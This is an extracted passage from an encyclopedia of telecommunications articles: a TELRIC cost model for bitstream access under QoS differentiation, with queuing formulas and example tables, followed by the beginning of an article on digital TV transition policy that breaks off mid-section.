The European Regulatory Framework requires National Regulatory Authorities (NRAs) to conduct market analysis for a predefined set of markets that used to be subject to ex ante regulation (due to Significant Market Power (SMP) of the incumbent network operator), or that are expected to be associated with SMP. The service under consideration in this article—Bitstream Access—is considered in Market 12 (see ERG, 2003).

Depending on the results of the market analysis, NRAs can impose remedies on the SMP operator, like cost accounting, long run incremental cost (LRIC), based ex ante regulation, or other requirements. Many European NRAs foresee price control of bitstream access service (BAS).

This contribution provides a cost model for BAS, which takes into account the required bandwidth of a service and QoS parameters, mainly the average delay over the corresponding bitstream access configuration. The contribution shows in the second section the basic ideas of the FL-LRIC model and especially the so-called Total Element Long Run Increment Cost model (TELRIC) and the basic aspects of BAS network architecture. The third section deduces the proper TELRIC model for BAS under QoS differentiation, mainly considering delay limits. The section introduces two applications, one based on assuring QoS under the overengineering concept, and the other on traffic separation over different queues.

LRIC COST MODELS FOR BITSTREAM ACCESS SERVICES

LRIC constitutes the dominant costing standard, in case of SMP and ex ante price control, recommended by the European Regulatory Framework (see BNA, 2005; Hackbarth, 2007). There are basically two methodologies to design LRIC cost models: TSLRIC (Total Service LRIC), and TELRIC (Total Element LRIC) (see Courcubetis & Weber, 2003). TSLRIC model is oriented to services and is used as basis for setting fixed network charges, but it doesn't include common costs of joint production, as they are not incremental in providing a service.


TELRIC model is oriented to network elements. As the elements are dimensioned according to all services using it, TELRIC provides that the cost of a network element used by different services is shared by the services in relation to the intensity of use that each one does of the element. TELRIC can be designed from two different perspectives, Top-Down (Figure 1a) and Bottom-Up (Figure 1b).

Under Top-Down modeling, historical accounting data are taken as a starting point. It relies on the actual network architectures and configurations of a specific carrier, and (implicitly) accounts for its efficiency.

Bottom-Up approach models the network of a hypothetical operator. This efficient operator employs the best current technology, and is not constrained by decisions of the past. Therefore, it reflects an efficient cost structure relevant to the market and regulatory decisions. Hence, for regulation purposes, TELRIC model with bottom-up approach is mainly used (BNA, 2005; Brinkmann, Hackbarth, Ilic, Neu, Neumann, & Portilla, 2007; Hackbarth, Portilla, & Diaz, 2005).

The TELRIC Bottom-Up cost models require knowledge on the traffic on all network elements. Since the traffic information is required for network dimensioning, it must reflect the demand in the high load period (HLP). Furthermore, this information on annual demand is necessary for costing.

Figure 1. (a) Top-down approach;(b) bottom-up approach



The reference architecture network for an end-to-end BAS tunnel is structured into four network segments, as shown in Figure 2 (Cave, 2003; Yager, 1999) where the DSLAM provides the first traffic aggregation point. The traffic from the user is routed over the different network sections, up to the interconnection point with the Internet service provider. The BAS reference architecture is currently implemented over an ATM access and an IP core network structure. Access network over Ethernet technology and IP core transport is emerging, but its implementation has still-low penetration. Anyway, the TERLIC model deduced in this contribution is based on generic queuing models, and hence, valid for any type of network elements.

TELRIC COST MODEL FOR BAS UNDER QOS DIFFERENTIATION

As shown in Figure 2, a BAS connection is routed over a chain of network elements. We consider as a main QoS parameter, the average value of the total delay over the BAS tunnel. We model each network element by a queuing system and consider that total delay is approximated by the sum of the individual delays over the network elements. To fulfill this delay, a corresponding mechanism must be applied. We consider three methods (McDysan, 2000):


1. Traffic aggregation and routing over common capacities without any additional traffic engineering mechanism.
2. Traffic aggregation and routing over common capacities with a priority waiting scheme.
3. Traffic segregation and routing over separated tunnels.

The first and second methods have the advantage that the traffic integration on common capacities leads to a reduction of the queuing delay against a traffic routing over separated tunnels. The trade off resulting from traffic routing on common capacities is that it causes correlation between the delays of the different traffics, which difficult the QoS differentiation.

The first method uses overengineering to ensure the QoS of the most restrictive service over the current best effort Internet. Acceptable QoS values for real time and streaming services are implemented by a reduced use of the network capacities; typically between 70 and 75%. The effort for traffic engineering is strongly reduced, but some unpredicted overload might lead to an unacceptable degradation of the QoS.

The second method corresponds to priority traffic routing implemented by the DiffServ scheme in Internet (Blake, Black, Carlson, Davies, Wang, & Weiss, 1998). It assures, under a non-pre-empty priority waiting scheme, that the traffic with higher priority is nearly not influenced by the lower priority traffic, and hence, provides relatively better QoS values. The limit results from the fact that priority routing does not provide a fixed QoS guaranty (e.g., an overload from higher priority traffic provides a reduction of the QoS for traffic with lower priority). Anyway, this effect can be reduced by applying additional methods of traffic management as weighted fair queuing mechanism, or reduced queuing length for high priority traffic (Cisco, 2001). Hence, it's required higher effort for traffic engineering than in the case of over-engineering.

Figure 2. BAS reference architecture



The third method corresponds to traffic segregation, routing in separated tunnels, corresponding to the IntServ scheme in Internet (see Braden, Clark, & Shenker, 1994). It allows assuring differentiated QoS values for each traffic class. The trade off is that free capacities of one traffic class cannot be used by another, and the assignation of separated parts of the common capacity provides higher queuing delays, due to the reduced velocity.

For a TELRIC cost model with QoS considerations, we use mathematical models based on queuing theory. We limit the study to queuing models based on a non-pre-empty M/G/1 queuing scheme (see Akimaru, 1999), and consider as a first approximation for QoS, the average value of the duration of a packet in a single queuing system[1].

Applying overengineering, the dimensioning has to consider that the number of users, whose traffic is aggregated on a common bandwidth, is limited by the service with the most restrictive QoS—in this case, the service with minimum delay allowed. Traffic from the different BAS services classes k=1…K is characterised by three parameters, L_k, $\sigma(L_k)$, λ_k, described in Table 1.

Hence, the common traffic resulting from all services is routed over a common tunnel dimensioned according to the following model:

Total packet rate:

$$\lambda_t = \sum_{k=1}^{K} \lambda_k$$

Total traffic offered to the queuing system:

$$A_t = \sum_{k=1}^{K} \lambda_k \cdot t_s^{(k)}, \text{ where } t_s^{(k)} = \frac{L_k \cdot 8}{v_s}$$

Average service time of a packet resulting from the common traffic stream:

$$t_s^{(t)} = \frac{A_t}{\lambda_t}$$

Standard deviation of the service time of a packet resulting from the common traffic stream:

$$\sigma(t_s^{(t)}) = \frac{\sum_{k=1}^{K} \lambda_k \cdot \sigma_k(t_s^{(k)})}{\lambda_t}, \text{ where } \sigma_k(t_s^{(k)}) = \frac{\sigma(L_k)}{v_s} \cdot 8$$

Table 1. Traffic parameter for broadband service classes

Variable	Meaning
k	Index of service classes. k=1: most restrictive service k=K: less restrictive service
L_k	packet length [octets] for service class k
$\sigma(L_k)$	standard deviation of packet length for service class k
λ_k	packet rate [p/s] for service class k
v_s	total bandwidth of the server [kbps]

Applying a M/G/1 model (Akimaru, 1999), we obtain:

- Average occupancy of the queuing system:

$$\bar{n} = \frac{A_t}{1 - A_t} \cdot \left[1 - \frac{A_t}{2} \cdot \left[1 - \left(\frac{(\sigma(t_s^{(t)})^2}{(t_s^{(t)})^2}\right)\right]\right]$$

- Average occupation of the queue: $\bar{u} = \bar{n} - A_t$
- Average delay in the queue: $\bar{t_w} = \frac{\bar{u}}{\lambda}$
- Average duration for a packet passing the queuing system: $\bar{\tau} = \bar{t_w} + t_s^{(t)}$

Applying a priority traffic routing, we use a model for traffic aggregation under a non-pre-empty priority queuing system given by the following relations (Akimaru,1999):

$$\bar{t}_w^{(k)} = \frac{\sum_{k=1}^{K} \lambda_k \cdot \left[\left[\sigma_k(t_s^{(k)})\right]^2 + \left[t_s^{(k)}\right]^2\right]}{2 \cdot \left(1 - \sum_{j=1}^{K-1} A_j\right) \cdot \left(1 - \sum_{j=1}^{k} A_j\right)}$$

$$\bar{\tau}_k = \bar{t}_w^{(k)} + t_s^{(k)}$$

For traffic routing over separated capacities (traffic segregation), the total bandwidth is subdivided into separate tunnels according to the individual traffic requirements. Hence, the dimensioning is provided by the delay calculation for each separated queuing system under the corresponding average delay value of each service class.

We will use queuing models exposed above for calculating the additional effort required for fulfilling the QoS parameters against the service with the weakest QoS parameter value (in praxis best effort), first applying over-engineering and after that applying the concept of DiffServ. The additional effort is expressed either as the additional bandwidth, considering the number of users resulting from dimensioning under the QoS requirement of the best effort service, or estimated by the reduced number of users against the best effort dimensioning in a given bandwidth.

For the application to BAS tunnel, we consider the number of users which can be connected in a tunnel of a given bandwidth, typically 149 Mbit/s (capacity of a STM-1 (see Jung, Warnecke, 1999)). We consider, for each service class k, the required average delay, τk, under the condition that $\tau_k \le \tau_{k+1}$, and the number of users given in relation to the number of users of service class K, typically best effort. We express the number of users for each service k by the relative number of users rnk in relation to the best effort maximum number of users, nmaxK(k). This is motivated by the fact that the best effort service, usually HSIA (high speed Internet access), is generally applied by all users while the other ones might be a subset of them. Hence, the number of users in each service class is completely determined by the product between rnk and nmaxK(k), where the index k indicates that the dimensioning is provided under the fulfillment of the QoS of service k.

COST MODEL USING OVERENGINEERING METHOD

TELRIC cost model applied to traffic aggregation under overengineering results as follows (main parameters are shown in Table 2):

1. Determine for each service class $\tilde{k}$ =1…K the maximum number of users for the best effort service, nmaxK($\tilde{k}$), for fulfilling the condition τ≤τk, been τ the average global delay; note that $\tilde{k}$ is used for the parameters depending on nmaxK($\tilde{k}$) to differentiate them from the service class parameters which don't depend on it.
2. Calculate for each service $\tilde{k}$ =1…K the maximal total traffic load fulfilling τ≤ τk under the maximum number of users nmaxK($\tilde{k}$) resulting from step i):

$$A\max(\tilde{k}) = \sum_{k=1}^{K} \alpha_k \cdot n\max K(\tilde{k}) \cdot rn_k \cdot t_s^{(k)}$$

Hence, the cost increment required for service k for fulfilling τ_k depends on its traffic difference against the traffic value under the QoS fulfilment for best effort service, $\tau_{K,}$ determined by Amax($\tilde{k}$ =K)-Amax($\tilde{k}$ =k).
3. Deduce from these traffic values the cost increment factor for each service class, $fincr_k$. It represents

Table 2. Model parameters

Variable	Meaning
c_{unit}	Cost of a cost unit deduced from the total cost for providing the tunnel v_s
α_k	Packet rate per user for service class k
τ_k	Required average duration of a packet in a queuing system
rn_k	Relative number of users in relation to service K (best effort service)
nmaxK(k)	Maximum number of users for service K (best effort) while leads to a value $\tau \le \tau_k$
$C(v_s)$	Cost of a tunnel

the relative cost increment for fulfilling τ_k against a dimensioning under pure best effort conditions:

$$fincr_k = 1 + \frac{A\max(\tilde{k} = K) - A\max(\tilde{k} = k)}{A\max(\tilde{k} = K)}$$

4. Calculate for each service class the relative use of the tunnel bandwidth v_s resulting from the total traffic load under the dimensioning of the service with the most restrictive QoS (k=1):

$$rbw_k = \frac{\alpha_k \cdot n\max K(\tilde{k} = 1) \cdot n_k \cdot t_s^{(k)}}{A\max(\tilde{k} = 1)}$$

5. Calculate for each service class the cost per user:

$$c_k = c_{unit} \cdot fincr_k \cdot rbw_k$$

where the unit cost c_{unit} is deduced from the given number of user resulting from nmaxK($\tilde{k}$ =1) in the dimensioning under $\tau \le \tau_{k=1}$ and the cost for the total bandwidth is calculated by:

$$C(v_s) = \sum_{k=1}^{K} c_k \cdot n\max K(\tilde{k} = 1) \cdot n_k$$

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbw_k \cdot n\max K(\tilde{k} = 1) \cdot n_k}$$

6. In case that not any QoS differentiation is considered ($fincr_k$ =1) it results:

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbw_k \cdot n\max K(\tilde{k} = 1) \cdot rn_k}$$

7. Calculate the cost benefit for services with more restrictive QoS values driven by the traffic resulting from the best effort by:

   Benefit = 1- cost per user without QoS/ cost per user under QoS

This cost benefit depends on the traffic relations produced by the different service classes. In the current situation, where the best effort traffic from HSIA service is dominant, cost benefit might be significant. Hence, when an operator does not apply a pricing scheme under QoS differentiation, the HSIA user provides subsidies for the traffic from the other service classes with higher QoS requirements.

The following example illustrates the application of TELRIC model under dimensioning with overengineering.

In this example, we consider four BAS classes, and we assume that the traffic resulting from them is routed over a common capacity v_s = 149,76 Mbit/s, equivalent to a STM-1 group. The parameters of the services are shown in table 3, where first and second column provide the service class identifiers ordered by increasing QoS value, expressed by τ_k, the third column shown the probability of a user demands a service session in the HLP, the fourth column gives the packet rate per active session, E(L) the average packet length and σ(L) the standard deviation of the packet length. Additionally, we assume that the traffic for VPN corresponds only

C

to large enterprise customers, while the other ones are used by residential and SOHO (small office home office) customers, and that the number of large business customers is a 3% of the number of residential/SOHO. We consider the saturated case of triple play, where all residential and SOHO users apply real time, streaming, and best effort services.

We calculate nmaxK($\tilde{k}$) and the corresponding traffic values Amax($\tilde{k}$) and $fincr_k$ which fulfill the predescribed average duration for each service class τ_k. Results are shown in Table 4.

By definition, the cost increment factor provides the cost increment, due to the reduced number of users, and hence reduced traffic in the tunnel, against a service based in best effort. If we assume a total cost for a STM-1 of 1000 cost units, it results c_{unit} = 1,799, and in case of not considering QoS differentiation ($fincr_k$ = 1 for all services) the unitary cost results c_{unit} = 1,849. The cost per user for the different services, deduced from these cost figures, is shown in Table 5. The last column of the table shows a possible cost benefit, due the subsidies resulting from best effort traffic when an operator provides a dimensioning under overengineering, but applies a TERLIC model without considering QoS requirements.

The small cost increment for best effort service, and the strong cost reduction for the other ones, results from the high traffic values from best effort against small traffic values from the other services. Hence, the integration benefit is mainly owed to best effort service while its benefit goes mainly to the real time service

Table 3. Services description

k	Service name	Pr of use in the HLP	Packet rate/ session [1/s]	E(L) [oct]	σ(L) [oct]	Required delay τ_k [μs]	Relative number of user in relation to best effort
1	Real time VoIP	0,1	40	206	0	250	100%
2	VPN	0,9	125	500	1000	500	3%
3	streaming	0,1	100	512	2000	1000	100%
4	best effort	0,3	50	1000	1000	5000	100%

Table 4. Best effort maximum number of users and traffic for fulfilling the maximum delay of each service

Service Name	nmax($\tilde{k}$)	τ [μs]	Amax($\tilde{k}$)	Fincr
Real time VoIP	584	248,97	0,7075	1,280
VPN	695	499,28	0,8407	1,145
streaming	757	992,52	0,9160	1,068
best effort	814	4736,87	0,9830	1,000

Table 5. Service cost figures

Service Name	nº of user	cost/user under QoS	cost /user wihtout QoS	Benefit
Real time VoIP	584	0,0837	0,0672	19,71%
VPN	18	0,1574	0,1414	10,20%
streaming	584	0,4338	0,4175	3,76%
best effort	584	1,1899	1,2232	-2,80%

in case of a costing without considering QoS. This cost benefit gives a first idea about the consequence of offering bitstream access service without QoS requirements when the network is dimensioned and operated by overengineering under the consideration of QoS requirement.

COST MODEL USING NON-PRE-EMPTY PRIORITY QUEUING METHOD

The effect of cost benefit of the overengineering method gets higher when an operator applies additional traffic engineering methods for service class differentiation. We consider now the consequence of a traffic priority scheme applying the non-pre-empty priority queuing model exposed above.

Concerning the TELRIC model, the traffic resulting from service classes with higher priority obtains a double benefit: first the integration under common bandwidth, which gives lower values for the service duration $t_s^{(k)}$, and second, the priority treatment against services with lower priority, mainly best effort. For estimating this benefit, we maximize the number of users under the non-pre-empty queuing model under the condition that the required τ_k values for all services are fulfilled. Then, we calculate the relative use of the bandwidth for each service $rbwi_k$, where letter i indicates the integrated case. We compare this value with the relative bandwidth that the traffic for each service class would require, in case each service class gets an exclusive bandwidth tunnel (traffic segregation). The corresponding relative bandwidth is denominated by $rbws_k$ (letter s indicates the traffic separation). Obviously, the total required bandwidth, in case of traffic segregation is higher than in case of traffic aggregation under a traffic priority scheme.

Hence, the TELRIC model results as follows:

1. Determine the maximal number of users which can be applied under the traffic priority scheme by:

   nmaxK= min[nmaxK(k)] under the condition that each value τ_k is lower or equal than the maximum one. Apply for this calculation the non-pre-empty queuing model.

2. Calculate the relative bandwidth of each service using the number of users determined by nmaxK with the traffic priority scheme:

$$A_k = \alpha_k \cdot n\max K \cdot n_k \cdot t_s^{(k)}$$

$$rbwi_k = \frac{A_k}{\sum_{k=1}^{K} A_k}$$

3. Calculate for each service the required bandwidth v_k of a separated tunnel (traffic segregation) using the maximum number of users calculated in step i), under the condition that the resulting average duration for each service is $\tau = \tau_k$ and applying the M/G/1 queuing model.
4. Calculate from step iii) the total bandwidth vt required under traffic segregation and the relative bandwidth for each service under the consideration of separate tunnels by:

$$rbws_k = \frac{v_k}{\sum_{k=1}^{K} v_k}$$

5. The cost increment factor results:

$$fincr_k = \frac{rbws_k}{rbwi_k}$$

6. Calculate the cost unit by:

$$c_k = c_{unit} \cdot fincr_k \cdot rbws_k$$

$$C(v_s) = \sum_{k=1}^{K} c_k \cdot nmaK \cdot rn_k$$

$$c_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} fincr_k \cdot rbws_k \cdot nmaK \cdot rn_k}$$

7. The unitary cost without considering QoS differentiation is calculated again, based only on the occupancy in the aggregated traffic $rbwi_k$ scheme and setting $fincr_k = 1$ under the number of users determined by nmaxK, resulting:

$$c'_{unit} = \frac{C(v_s)}{\sum_{k=1}^{K} rbw_k \cdot n\max K \cdot rn_k}$$

8. Calculate the benefit by:

   Benefit = 1- cost per user without QoS/ cost per user under QoS

Applying this TELRIC scheme to our example, it results nmaxK = 805 best effort users, which lead to the delays, using a STM-1 tunnel, shown in Table 6. Note that the limitation comes from the best effort service.

The calculation of step (iii) in separate tunnels leads to a total bandwidth of 187,224 Mbps, where the difference with the STM-1 bandwidth of 149,76 Mbps indicates the integration benefits resulting from the traffic priority scheme. Additionally, separated scheme leads to worse delays, as table 7 shows.

Table 8 shows the cost increment factor to be applied under QoS with a priority traffic scheme, the cost per user for both, TELRIC model with QoS and TELRIC model without QoS, and the resulting cost benefit in the last case.

The comparison of these results with the results obtained under the overengineering method shows a strong increment in the number of users (805 against 584) and reduced delay values for all services, except for the best effort one, which approaches its QoS limit, caused by the fact that its traffic is served with lowest priority. Under a fair cost scheme, it results that the best effort traffic is 19% cheaper, and the real time one must be nearly 37% more expensive than in case of a cost scheme without considering the QoS parameter.

Table 6. Service delay and relative bandwide, using a STM-1 tunnel under a priority queuing method

Service Name	tw [µs]	τ [µs]	Rbwi
Real time VoIP	91,67	102,67	0,0364
VPN	102,72	129,43	0,0741
streaming	147,37	174,72	0,2263
best effort	4826,93	4880,34	0,6631

Table 7. Service traffic values applying a separated scheme

Service Name	vel. [Mbit/s]	rbws	tw [µs]	τ [µs]
Real time VoIP	10,181	0,0544	88,110	249,980
VPN	24,164	0,1291	334,440	499,976
streaming	54,679	0,2921	925,059	999,969
best effort	98,200	0,5245	4918,534	5000,000

Table 8. Cost per user with and without considering QoS with a priority traffic scheme

Service Name	nº of users	fincr	cost/user under QoS	cost /user without QoS	Benefit
Real time VoIP	805	1,493	0,0837	0,0672	36,86%
VPN	24	1,741	0,1574	0,1414	45,86%
streaming	805	1,290	0,4338	0,4175	26,95%
best effort	805	0,791	1,1899	1,2232	-19,16%

CONCLUSION

This result emphasizes and quantifies the requirement from the European Regulator Group to offer BAS under QoS differentiation. In contrary, an operator with significant market power gets a strong benefit when he offers wholesale bitstream access service to an ISP only under a best effort scheme, with a cost calculation based mainly on the occupancy of each service class, without considering the different delay requirements. In this case, the SMP operator accumulates the integration and traffic engineering benefit exclusive for its own differentiated service offer.

REFERENCES

Akimaru, K. (1999). *Teletraffic: Theory and applications* (2nd ed.). Berlin: Springer.

Blake, S., Black, D., Carlson, M., Davies, E., Wang, Z., & Weiss, W. (1998). *RFC.2475: An architecture for differentiated services. IETF.* The Internet Society. Retrieved December 6, 2007, from http://www.ietf.org/rfc/rfc2475.txt

BNA. (2005). *An analytic cost model for broadband networks*. Bundesnetzagentur Bonn. Retrieved December 6, 2007, from http://www.bundesnetzagentur.de/media/archive/2078.pdf

Braden, R., Clark, D., & Shenker, S. (1994). *RFC.1633: Integrated services in the Internet architecture: An overview.* IETF. The Internet Society. Retrieved December 6, 2007, from http://www.ietf.org/rfc/rfc1633.txt

Brinkmann, M., Hackbarth, K., Ilic, D., Neu, W. Neumann, K., & Portilla, J. (2007). *Mobile terminating access service (MTAS) pricing principles* (Wik-Consult report for ACCC). Retrieved December 6, 2007, from http://www.accc.gov.au/content/index.phtml/itemId/779581/fromItemId/356715

Cave, M. (2003). *The economics of wholesale broadband access.* MMR Multimedia MultiMedia und Recht. N.6.

Cisco. (2001). *Quality of service networking: Internetworking technologies handbook* (chap. 49). Retrieved December 6, 2007, from http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/qos.htm#wp1024838

Courcubetis, C., & Weber, R. (2003) *Pricing communication networks: Economics, technology and modelling.* John Wiley & Sons.

ERG. (2003). 33 Rev2, *ERG (03) Revised common position on wholesale bitstream access*. Retrieved December 6, 2007, from http://erg.eu.int/doc/whatsnew/erg_03_33rev2_bitstream_access_final_plus_cable_adopted.pdf

Hackbarth, K., Portilla, J., & Diaz, C. (2005). Cost Models for telecommunication networks and their application to GSM systems. In *Encyclopedia of multimedia technology and networking* (1st ed.) (pp. 143-150). Hershey, PA: Idea Group.

Hackbarth, K., Rodríguez de Lope, L., González, F., & Kulenkampff, G. (2002). Cost and network models and their application in telecommunication regulatory issues. In *Proceedings of ITS-2002*, Madrid, Spain.

Jung, V., & Warnecke, H. (1999). *Handbook of telecommunication*. Berlin: Springer.

McDysan, D. (2000). *QoS & traffic management in IP & ATM networks*. New York: McGraw-Hill.

Scott, P. (2003). *Bitstream access in the new EU regulatory framework*. Munich: MMR Multimedia und Recht.

Yager, C. (1999). *Cisco asymmetric digital subscriber line services architecture.* Cisco Systems.

KEY TERMS

Bitstream Access: Whole sale product consisting of the DSL part (access link) and backhaul services of backbone network (ATM, IP) (see Scott, 2003).

Current Cost: Reflects the cost of the network investment over time, considering issues like amortization.

Cost Driver: Technical parameter that is acting as a restrictive factor for a network element. Therefore, the network element is dimensioned according to this factor.

DSL (Digital Subscriber Line): Telephone line improved by equipment, making it capable of broadband transmission. DSL comes in many flavors, known collectively as xDSL.

Historical Cost: Reflects the cost of the network elements at the time of acquisition.

Incremental Cost: Cost of providing a specific service over a common network structure.

Quality of Service (QoS): It is an objective measure of the satisfaction level of the user. It refers to control mechanisms that guarantee a certain level of performance to a data flow in accordance with requests from the application program. QoS guarantees are important when network capacity is limited, especially for real-time and streaming applications—for example, voice over IP and IP-TV, since these often require fixed bit rate and may be delay sensitive.

Critical Issues and Implications of Digital TV Transition

In-Sook Jung
Kyungwon University, Korea

INTRODUCTION

Since the inception of digital terrestrial TV (DTT) in the United Kingdom on September 23, 1998, many countries have developed keen interests in this changing landscape of digital television. Soon after, the U.S. also started DTT on November 1, 1998, and other countries such as Germany, France, Japan, and Korea would join the technological trend. Most countries are scheduling the transition of analog TV into digital TV by around 2010 (Table 1).

In the digitalization process, each government has two main concerns; one is about when the conversion from analog to digital TV (DTV) is scheduled, and the other is about how smoothly the schedule is completed. While the U.S. currently set analog switch-off for February 17, 2009, the European Commission has planned that switchover from analog TV should be completed in Member States by 2012. The spectrum plans of Member States in the EU said to be flexible enough to allow the introduction of other electronic communications services, along with DTT (Indepen, Ovum, & Fathom, 2005). According to EU Directive, the UK is planning to finish the switchover in 2012 and Germany in 2010. In Asia, South Korea is expected to be completed in 2010, Japan in 2011, and China in 2015.

Unlike government-announced timetables, each country has some difficulties in keeping for the transition

Table 1. National DTT transition timetable

Nation	Date	Nation	Date
Germany	2002 DTV launch Ongoing on a regional basis with end date of 2010	U.S.	1998 DTV launch 2010 Switch-off (Berlin/Bradenburg, swith-off on August 4, 2003)
Japan	2003 DTV launch 2011 Analog Switch-off	United Kingdom	1998 DTV launch Partially ending from 2008 2012 Analog Switch-off
Sweden	1999 DTV launch Partially ending from 2005 2008 February Analog Switch-off	Australia	2011 Analog Switch-off
Canada	No switch-off date	Italy	2003 DTV launch 2011 Analog Switch-off
Finland	2001 DTV launch 2010 Analog Switch-off	Norway	2009 Analog Switch-off
Spain	2000 DTV launch 2010 Analog Switch-off	Austria	2010 Analog Switch-off
Hungary	2012 Analog Switch-off	Belgium	2012 Analog Switch-off
Greece	2012 Analog Switch-off	Slovenia	2012 Analog Switch-off
Malaysia	2008 DTV launch 2015 Analog Switch-off	Netherlands	2003 DTV launch No switch-off date
Switzerland	2004 DTV launch 2015 Analog Switch-off	Denmark	2005 DTV launch No switch-off date
Luxemburg	2002 DTV launch No switch-off date	Korea	2001 DTV launch 2010 Analog Switch-off (over 95% Penetration)

process so that the successful conversion within the scheduled timeline may not be possible. Thus, this article first examines which kinds of problems and alternatives are emerging in the policy process for DTV transition in several countries. Secondly, it attempts to find the global implication from what sorts of DTV transition issues are observed in most countries and from how they are broaching the problems of existing regulation systems and the social conflicts among stockholders, especially in Asian countries.

BACKGROUND

The reasons why many countries try to speed up the switchover to DTV is due to several economical benefits as follows (Jung, 2006a, p. 162):

- DTV will improve both the range and quality of services, notably thanks to digital compression.
- It will expand business opportunities due to new services.
- It can create new job markets and industries.
- It will increase both spectrum efficiency and network payloads.

Digital conversion has lots of benefits in several respects, but the policy process that each country promotes is not so simple. Galperin (2004) overviewed the digitalization processes of the U.S. and UK and showed that digital TV offers many advantages over analog TV, but the transition process is complex and costly, so it requires a change in the legal framework as well. The Commission of the European Communities (2003) also explained that the switchover from analog to digital broadcasting is a complex process with social and economic implications going well beyond the pure technical migration. The General Accounting Office (2004) proposes the factors of speedy completion of the DTV transition in Berlin and shows that failure to meet the DTV transition deadline will delay the return of valuable spectrum for public safety and other commercial purposes.

Considering this aspect, each country at last has begun to take legislative measures to spur the DTV transition not to let it occur under market forces. In April 2002, the FCC announced a proposal called "Voluntary Industry Actions to Speed the Digital Television Transition," requiring the networks to produce and broadcast more digital programs. The UK government founded "Digital UK," a non-profit organization coordinating the UK's move to digital TV. In Asia, Korea is considering "the Special Law of DTV transition" as of April 2006, and Japan's MIC (Ministry of Internal Affairs and Communications) organized the "Study Group on Digitalization and Broadcast Policy" in 2004.

CRITICAL ISSUES OF DTV TRANSITION

The hurdles or critical issues in the process of a certain country's digital TV conversion are very similar to that of the other countries' that the alternatives can also be circulated among nations.

Non-Voluntary Conversion and Subsidy for Digital TV Set-Top Boxes

The most difficult thing in which each government promotes the digitalization policy is that the rate of DTV prevalence does not grow as rapidly as expected. Despite the hard efforts of the FCC (Federal Communications Commissions) and CEA (Consumer Electronics Association), the prevalence rate did not increase as expected until 2002. Even the UK, known as the country having the highest digital penetration in the world, has DTV penetration rates totaling about 63% of the second quarter of 2005 (Karger, Klein, Reynolds, & Sales, 2005, p. 2).

The situation in Asian countries is much worse. As of the end of 2005, the prevalence of DTV sets in Korea is only 17.8%, a percentage mostly occupied by high incomers, white color class, and those from urban areas/capital area. According to the survey, 44.3% of DTV have-nots responded to buy DTV sets by 2010. Therefore, the prevalence of DTV would be 58.2% including 44.3% of DTV have-nots by the transition deadline (Korean Broadcasting Commission, 2005, p. 16). This expectation shows a considerable gap with a primary plan to achieve prevalence of 95% in 2010.

It is estimated that around 10% of all primary sets and 16 % of subsequent sets will be subjected to non-voluntary conversion in almost every country by the switch over deadline (Karger, Klein, Reynolds, & Sales, 2005). The government has to support these groups to make them continue to watch DTT in the aspects of public universal services after the analog cutoff. On this account, the main critical issue of DTV conversion is recently focused on the subsidy program for a non-voluntary conversion group.

To spur the digital transition, some industry participants and experts suggested that the government may choose to provide a subsidy for set-top boxes, which can receive digital broadcast television signals and convert them into analog signals so that they can be displayed on existing television sets. Cotlar (2005) suggested that the subsidies program for the purchase of set-top boxes would be regarded as one of the solutions. The rule of "Digital Tuner Mandate," which all sets 13-inch TV sets and larger that have to contain digital tuners, and the 'Plug-and-Play' rules that facilitate the direct connection of digital navigation devices or customer premises equipment under the U.S. order are similar alternatives. Korea is also considering two rules through making a special raw for a speedy conversion.

HD Programming and "Multicast"

HD (high definition) programming is one of the best benefits of digitalization, but it is considered a burden for broadcasters in terms of the conversion deadline because of its high production cost and limits of spectrum use. Consequently some U.S. network broadcasters, including NBC, are planning another business strategy that can make possible "multicast" four standard-definition pictures through only one high-definition band.

Kerschbaumer (2005) concludes that the audiences who watch TV programs that mix HD with SD source are not attracted to the original HD programs. So the amount of HD programs that may attract the audiences is absolutely limited. The National Association of Broadcasters of the U.S. reported that ABC, NBC, CBS, and the WB were broadcasting more than 60 prime-time shows in high definition by early 2004. Among the program genre, the HD production speed of news and reality programs is slowest because these programs have been produced at a low cost but with a high rating. The HD production of local affiliates is particularly more difficult because of the high cost of production.

Korea has an HD program obligation plan as seen in Table 2, but the broadcasters have difficulties in performing that duty. Broadcasters want to offset the extra cost of producing HD programs through the payment of HD viewers because HD production cost is twice or three times as much as that of the analog.

